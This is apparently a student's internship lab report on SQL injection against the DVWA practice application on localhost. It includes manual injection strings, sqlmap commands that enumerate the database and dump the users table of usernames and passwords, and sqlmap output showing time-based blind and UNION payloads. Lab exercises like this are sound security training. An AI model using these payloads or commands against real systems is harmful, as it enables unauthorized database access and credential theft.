ELEVATE LABS
TASK 7
SQL Injection Practical Exploitation

Student Name: Chalumuri Sri Venkata Srinivas

University: Aditya University

Domain: Cybersecurity

Duration: 1st January 2026 to 30th April 2026


1. Identify injectable parameters

Injectable parameters are user-controlled inputs that are passed to the backend (SQL queries, OS commands, scripts) without proper validation or sanitization, allowing an attacker to inject malicious payloads.

Why Identifying Injectable Parameters Is Important

- First step of SQL Injection
- Used in XSS, Command Injection, LDAP Injection
- Helps attacker control backend behavior
- Core skill in penetration testing


Step 1: Open SQLi Page (DVWA)




Step 2: Normal Input Test

Output shows user details

(This is baseline behavior)



Step 3: Inject Single Quote



SQL error shown

id parameter is injectable

2. Run SQLMap

SQLMap is an open-source automated penetration testing tool used to:

- Detect SQL Injection vulnerabilities
- Exploit injectable parameters
- Extract database information

Why SQLMap is Used

- Automatically finds **injectable parameters**
- Detects **type of SQL injection**

- Dumps:
    - Databases
    - Tables
    - Columns

Basic SQLMap Workflow (Theory)


1. Provide a URL or request
2. SQLMap tests parameters
3. Identifies injectable parameter
4. Identifies database
5. Extracts data (if allowed)

STEP 1: Start Required Services

sudo service apache2 start
sudo service mysql start


STEP 2: Open DVWA in Browser

http://localhost/DVWA




STEP 3: Set DVWA Security to LOW

DVWA menu → DVWA Security
Select Low
Click Submit



STEP 4: Choose a Vulnerable Page


DVWA → SQL Injection



STEP 5: Confirm Manual SQL Injection

1' OR '1'='1

If it shows all users injectable confirmed




STEP 6: Get Session Cookie (VERY IMPORTANT)

How to get cookie:

Press F12 (Developer Tools)

Go to Application

Left panel → Cookies



STEP 7: Basic SQLMap Test

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=abc123xyz; security=low"


```
┌──(kali㉿kali)-[/var/www/html]
└─$

┌─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
└─--cookie="PHPSESSID=9a9dd11988b06076263db592c1fbd376; security=low"

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
sponsible for any misuse or damage caused by this program

*] starting @ 23:26:50 /2026-01-31/
```

```
[23:26:51] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:26:51] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:26:51] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:26:51] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:26:51] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:26:51] [INFO] testing 'Generic inline queries'
[23:26:51] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:26:51] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:26:51] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[23:26:51] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[23:27:01] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[23:27:10] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:27:10] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:27:10] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically e
[23:27:10] [INFO] target URL appears to have 2 columns in query
[23:27:10] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[23:27:18] [INFO] testing if GET parameter 'Submit' is dynamic
[23:27:18] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[23:27:18] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[23:27:18] [INFO] testing for SQL injection on GET parameter 'Submit'
[23:27:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

```
┌──(kali㉿kali)-[/var/www/html]
└─$

23:27:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
23:27:21] [WARNING] GET parameter 'Submit' does not seem to be injectable
qlmap identified the following injection point(s) with a total of 124 HTTP(s) requests:

arameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1108 FROM (SELECT(SLEEP(5)))kawc) AND 'GijZ'='GijZ&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0×717a6b6271,0×7a654b6775656556656f6364434275776968434 27a666a424c6b4f464c494d624e596444516d526a,0×716b627071)-- -&Submit=Submit

23:27:21] [INFO] the back-end DBMS is MySQL
eb server operating system: Linux Debian
eb application technology: Apache 2.4.66
ack-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
23:27:21] [WARNING] HTTP error codes detected during run:
00 (Internal Server Error) - 26 times
23:27:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

*] ending @ 23:27:21 /2026-01-31/
```


STEP 8: Get Database Names


sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=abc123xyz; security=low" \--dbs



STEP 9: Select DVWA Database


sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \--
cookie="PHPSESSID=abc123xyz; security=low" \-D dvwa –tables






STEP 10: Get Columns from users Table


sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \--
cookie="PHPSESSID=abc123xyz; security=low" \-D dvwa -T users –columns



STEP 11: Dump Usernames & Passwords

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \--cookie="PHPSESSID=abc123xyz; security=low" \-D dvwa -T users –dump





3.Extract database names

